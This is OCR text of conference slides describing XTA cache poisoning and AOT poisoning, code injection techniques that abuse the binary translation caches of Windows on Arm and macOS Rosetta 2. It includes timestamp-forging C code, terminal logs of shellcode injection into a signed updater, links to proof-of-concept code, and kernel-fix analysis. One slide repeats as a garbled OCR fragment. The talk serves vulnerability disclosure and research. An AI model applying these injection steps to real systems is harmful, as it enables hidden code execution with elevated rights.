
UAC elevation prompt shows the origin of the target executable


- If it has a valid code signature, it shows “Verified publisher,” but if not, it shows “Publisher: Unknown” with the yellow stripe

If an attacker performs code injection with XTA cache poisoning, the code signature remains valid

- So, chances are good that a user unintentionally executes it with admin privileges
- Installer is a good target because it is typically executed with admin privileges and has a valid code signature







#BHASIA @BlackHatEvents

Microsoft response

This issue does not meet the MSRC bar for an immediate security update

- MSRC

Is fixing this issue simple?

Naïve approach: Hashing also ChangeTime (ctime) along with LastWriteTime (mtime)*

However, this is not enough!

Because we can use the same filesystem downgrade trick on Windows

- Mount FAT32 image and copy the target executable to it, then we can easily change the timestamps

But the filesystem downgrade trick is not required on Windows even if ctime is hashed

*Here we consider $STANDARD_INFORMATION timestamps and $FILE_NAME timestamps in a directory index, which can be accessed from NtQueryInformationFile and NtQueryDirectoryFile(Ex)

Changing ctime and mtime is easy on Windows

`NtSetInformationFile` can change ctime and mtime simultaneously

```
typedef struct _FILE_BASIC_INFORMATION {
        LARGE_INTEGER CreationTime;    // Created
        LARGE_INTEGER LastAccessTime;  // Accessed
        LARGE_INTEGER LastWriteTime;   // Modifed
        LARGE_INTEGER ChangeTime;      // Entry Modified
        ULONG FileAttributes;
} FILE_BASIC_INFORMATION, *PFILE_BASIC_INFORMATION;
```

`FILE_BASIC_INFORMATION` contains ctime, mtime, crtime, and atime

```
void SetFileBasicInformation(HANDLE fileHandle, FILE_BASIC_INFORMATION& fileBasicInformation) {
        IO_STATUS_BLOCK ioStatusBlock{};
        const auto status = NtSetInformationFile(
                fileHandle,
                &ioStatusBlock,
                &fileBasicInformation,
                sizeof(FILE_BASIC_INFORMATION),
                FileBasicInformation
        );
```

Can change all timestamps (including ctime) to the values specified by `FILE_BASIC_INFORMATION`

Changing ctime and mtime is easy on Windows

NtSetInformationFile can change ctime and mtime simultaneously

```
typedef struct _FILE_BASIC_INFORMATION {
        LARGE_INTEGER CreationTime;   // Created
        LARGE_INTEGER LastAccessTime; // Accessed
        LARGE_INTEGER LastWriteTime;  // Modifed
        LARGE_INTEGER ChangeTime;     // Entry Modified
        ULONG Fil
} FILE_BASIC_INF

void SetFileBas
        IO_STAT
        const a

                FileBasicInformation
        );
```

FILE_BASIC_INFORMATION contains ctime, mtime, crtime, and atime

) to
TION

Even if ctime is hashed, we can still cause the hash collision for module header hash

-> Hashing ctime is not the ultimate fix to prevent XTA cache poisoning

Summary & key takeaways

Summary

Rosetta 2 and Windows x86/x64 emulation reuses binary translation cache files to reduce the amount of binary translation

These compatibility layers use the dedicated hashes to check whether the specified binary was previously translated

- These hashes are calculated from timestamps, the header of the target file, the file path, etc.

New code injection techniques (AOT poisoning & XTA cache poisoning) are proposed

- These are achieved by causing the collision of the dedicated hash
- The details of these techniques and how to exploit them are covered

Black Hat Sound Bytes

For red team

New code injection techniques (AOT poisoning and XTA cache poisoning) with PoC code

- You can find the PoC code in the following links and can test these on your own environment
- https://github.com/FFRI/XtacPoisoning
- https://github.com/FFRI/AotPoisoning

For security researchers

There are few studies on these compatibility layers and offensive tooling using these

- I hope to see more vulnerability research on this topic
- I hope this talk will be the starting point of your research

Black Hat Sound Bytes

For OS developers

Failure to check the identity of a file correctly causes the security vulnerability to enable code injection

- Determining the identity of a file is difficult
- Implementing this correctly needs more consideration

Everyone

Be careful of these threats!

- Since Arm-based laptops are becoming more popular, an attacker will exploit these

Thank you

Any questions and comments to

Twitter DM: https://twitter.com/ffri_research

e-mail: research-feedback@ffri.jp

Appendix

Exploitations other than TCC bypass?

Limitations of AOT poisoning

Dynamic code signing becomes invalid

Therefore, this method cannot be used for bypassing dynamic code signing check

- Unfortunately, if we try to use this technique to Apple-signed executable, we cannot fully obtain its entitlements
- AMFI did a great job

```
(.venv) nanoha@Takamachinokasoumashin cdhash_py % python main.py mount-fat32-image "/Library/Application Support/Microsoft/MAU2.0/Microsoft AutoUpdate.app"
cp -R "/Library/Application Support/Microsoft/MAU2.0/Microsoft AutoUpdate.app" /tmp/mnt
Copied to /tmp/mnt/Microsoft AutoUpdate.app
copy /tmp/mnt/Microsoft AutoUpdate.app/Contents/MacOS/msupdate to /tmp/msupdate
lipo -thin x86_64 "/tmp/msupdate" -output "/tmp/mnt/Microsoft AutoUpdate.app/Contents/MacOS/msupdate"
(.venv) nanoha@Takamachinokasoumashin cdhash_py % cp -R /tmp/mnt/Microsoft\ AutoUpdate.app .
(.venv) nanoha@Takamachinokasoumashin cdhash_py % python main.py inject-shellcode-and-sign "Microsoft AutoUpdate.app/Contents/MacOS/msupdate" "/tmp/mnt/Microsoft AutoUpdate.app/Contents/MacOS/msupdate" ./shellcode/loop.bin
Make backup for Microsoft AutoUpdate.app/Contents/MacOS/msupdate. Saved to msupdate.valid.
```

```
nanoha@Takamachinokasoumashin cdhash_py % pgrep msupdate
3026
nanoha@Takamachinokasoumashin cdhash_py % ./CheckSigningStatus 3026
SecCodeCheckValidity failed (-67034)
nanoha@Takamachinokasoumashin cdhash_py %
```

Why did TCC bypass work?

Latest tccd checks the dynamic code signature for verifying its identity

CVE-2021-30972 – TCC bypass @ Black Hat ASIA 2022

- Its root cause is that tccd does not check the dynamic code signature
- tccd is now fixed to check the dynamic code signature

However, AOT poisoning can be used for bypassing TCC although the dynamic code signature becomes invalid🤔

I did not analyze its root cause, but tccd might still contain “weak” code signature verification

How Apple fixed AOT poisoning?

Analyzing the Apple's fixes

Rosetta 2 stops to execute an AOT-poisoned x64 executable

```
(.venv) ~/D/cdhash_py ❯❯❯ /tmp/mnt/ls                                   ✗ 133
rosetta error: /var/db/oah/dd43d62a19ce057f8021211c9880f870de7b97f589a14630d7302
4968fa51ad4/c7cd916b3e13b2b0e18d50a0ac84ce2b66cfaf5934fd193a265e23e40abd71ab/ls.
aot: attachment of code signature supplement failed: 1
[1]    2100 trace trap  /tmp/mnt/ls
```

```
kernel
サブシステム: -- カテゴリ: <説明が見つかりません> 詳細

CODE SIGNING: proc 2100(ls) supplemental signature for file (ls.aot) does not match any attached cdhash (error: 1).
```

Kernel Log says "supplemental signature for file does not match any attached cdhash"

Rosetta 2 checks code signing status by calling `fcntl_nocancel`

```
iVar1 = fcntl_nocancel((int)fd_aot,F_ADDFILESUPPL,(long)&local_70);
if (((uVar3 & EPERM) != 0) && (iVar1 != 3)) {
                    /* WARNING: Subroutine does not return */
  FUN_0001d9a4("%s: attachment of code signature supplement failed: %lld");
}
```

F_ADDFILESUPPL command is used

If `fcntl_nocancel` returns EPERM, Rosetta 2 throws the exception.

Analyzing the Apple's fixes: Dive into XNU

F_ADDFILESUPPL command of fcntl_nocancel

Its implementation resides in sys_fcntl_nocancel (kern_descript.c)

```
kernel_blob_size = CAST_DOWN(vm_size_t, fs.fs_blob_size);
kr = ubc_cs_blob_allocate(&kernel_blob_addr, &kernel_blob_size);
if (kr != KERN_SUCCESS) {
        error = ENOMEM;
        goto dropboth;
}

int resid;
error = vn_rdwr(UIO_READ, vp,
    (caddr_t)kernel_blob_addr, (int)kernel_blob_size,
    fs.fs_file_start + fs.fs_blob_start,
    UIO_SYSSPACE, 0,
    kauth_cred_get(), &resid, p);
                    ⋮
  error = ubc_cs_blob_add_supplement(vp, ivp, fs.fs_file_start,
      &kernel_blob_addr, kernel_blob_size, &blob);
```

Load a code signing blob of an AOT file into Unified Buffer Cache (UBC)

The code signing blob is passed to the ubc_cs_blob_add_supplement() function

Analyzing the Apple's fixes: Dive into XNU

Patches of ubc_cs_blob_add_supplement()

```
        bool found_but_not_valid = false;
        for (orig_blob = ubc_get_cs_blobs(orig_vp); orig_blob != NULL;
            orig_blob = orig_blob->csb_next) {
                if (orig_blob->csb_hashtype == tmp_blob.csb_linkage_hashtype &&
                    memcmp(orig_blob->csb_cdhash, tmp_blob.csb_linkage, CS_CDHASH_LEN) == 0) {
                        // Found match!
                        found_but_not_valid = ((orig_blob->csb_flags & CS_VALID) != CS_VALID);
                        break;
                }
        }
```

The validity of dynamic code signing status is checked.

```
        if (orig_blob == NULL) {
        if (orig_blob == NULL || found_but_not_valid) {
                // Not found.


                error = (orig_blob == NULL) ? ESRCH : EPERM;
```

EPERM is returned when the dynamic code signing is invalid

```
                error = ESRCH;
                printf("CODE SIGNING: proc %d(%s) supplemental signature for file (%s) "
                    "does not match any attached cdhash (error: %d).\n",
                    proc_getpid(p), p->p_comm, iname, error);
```

Supplemental signature & linkage hash

Supplemental signature & linkage hash

An AOT file for a signed x64 executable has supplemental signature

Supplemental signature has linkage hash, which is the cdhash of the original x64 executable

- codesign command does not show the linkage hash
- Tool to show linkage hash is available at https://github.com/FFRI/AotPoisoning

Show cdhash of x64 app

```
nanoha@konakagawas-MacBook-Pro aot_poisoning % codesign -a x86_64 -dv --verbose=5 /Applications/zoom.us.app/Contents/MacOS/zoom.us 2>&1 | grep CDHash=
CDHash=6f1b6166b9b4087466234d95e6712ec3c409cc17
nanoha@konakagawas-MacBook-Pro aot_poisoning % cp /var/db/oah/34f0bfa1532b665107cd8b98ae70fda24fa7c0a227007528b9b8609c0d92b08d/c5da097089369a479044db904df
5f32f5747f2b29332a8b59520bb56b41c39fe/zoom.us.aot .
nanoha@konakagawas-MacBook-Pro aot_poisoning % poetry run python main.py parse-codesig zoom.us.aot
load command for code signature is...
data offset is 0xcae0
num_blobs = 2
Super Blob
SuperBlob Header:
        magic: 0xfade0cc0
        length: 0x2ab
        numBlobs: 2
        type: 0x0
        offset: 0x1c
        type: 0x10000
        offset: 0x252
linkageHash: 6f1b6166b9b4087466234d95e6712ec3c409cc17
```

cdhash of the original x64 app matches linkage hash

Show linkage hash of the supplement signature of AOT file

Supplemental signature & linkage hash: checking

ubc_cs_blob_add_supplement() checks linkage hash matches cdhash of x64 executable

This check exists at least in the initial release of macOS Big Sur

```
for (orig_blob = orig_uip->cs_blobs; orig_blob != NULL;
    orig_blob = orig_blob->csb_next) {
        ptrauth_utils_auth_blob_generic(orig_blob->csb_cdhash,
            sizeof(orig_blob->csb_cdhash),
            OS_PTRAUTH_DISCRIMINATOR("cs_blob.csb_cd_signature"),
            PTRAUTH_ADDR_DIVERSIFY,
            orig_blob->csb_cdhash_signat
        if (orig_blob->csb_hashtype == b
            memcmp(orig_blob->csb_cdhash, blob->csb_linkage, CS_CDHASH_LEN) == 0) {
                // Found match!
                break;
```

Check cdhash == linkage hash

https://github.com/apple-oss-distributions/xnu/blob/bb611c8fecc755a0d8e56e2fa51513527c5b7a0e/bsd/kern/ubc_subr.c#L3878-L3890

```
if (orig_blob == NULL) {
        // Not found.

        proc_t p;
        const char *iname = vnode_getname_printable(vp);
        p = current_proc();

        printf("CODE SIGNING: proc %d(%s) supplemental signature for file (%s) "
            "does not match any attached cdhash.\n",
            p->p_pid, p->p_comm, iname);

        error = ESRCH;

        vnode_putname_printable(iname);
        vnode_unlock(orig_vp);
        goto out;
}
```

If cdhash != linkage hash

ubc_cs_blob_add_supplement fails

Why is AOT poisoning not mitigated by this check?

Supplemental signature & linkage hash: checking

```
for (orig_blob = orig_uip->cs_blobs; orig_blob != NULL;
    orig_blob = orig_blob->csb_next) {
        ptrauth_utils_auth_blob_generic(orig_blob->csb_cdhash,
            sizeof(orig_blob->csb_cdhash),
            OS_PTRAUTH_DISCRIMINATOR("cs_blob.csb_cd_signature"),
            PTRAUTH_ADDR_DIVERSIFY,
            orig_blob->csb_cdhash_signature);
        if (orig_blob->csb_hashtype == blob->csb_linkage_hashtype &&
            memcmp(orig_blob->csb_cdhash, blob->csb_linkage, CS_CDHASH_LEN) == 0) {
                // Found match!
                break;
        }
}
```

Multiple code signing blobs are attached to the single vnode of the x64 executable.

In this case, there are two code signing blobs for valid x64 executable and code-injected x64 executable.


If one of the blobs contains the valid cdhash, this check passes.
-> Therefore, linkage hash does not prevent from AOT poisoning

XtacTranslateTool

How XTA cache files are created?

Communication between xtajit and XtaCache is achieved using NtAlpcSendWaitReceivePort … BTCpuNotifyMapViewOfSection is called every time a module is loaded (since NtMapViewOfSection is called every time a module is loaded). Eventually it passes a module file handle to NtAlpcSendWaitReceivePort, which sends the message to the compiler, xtac.exe.

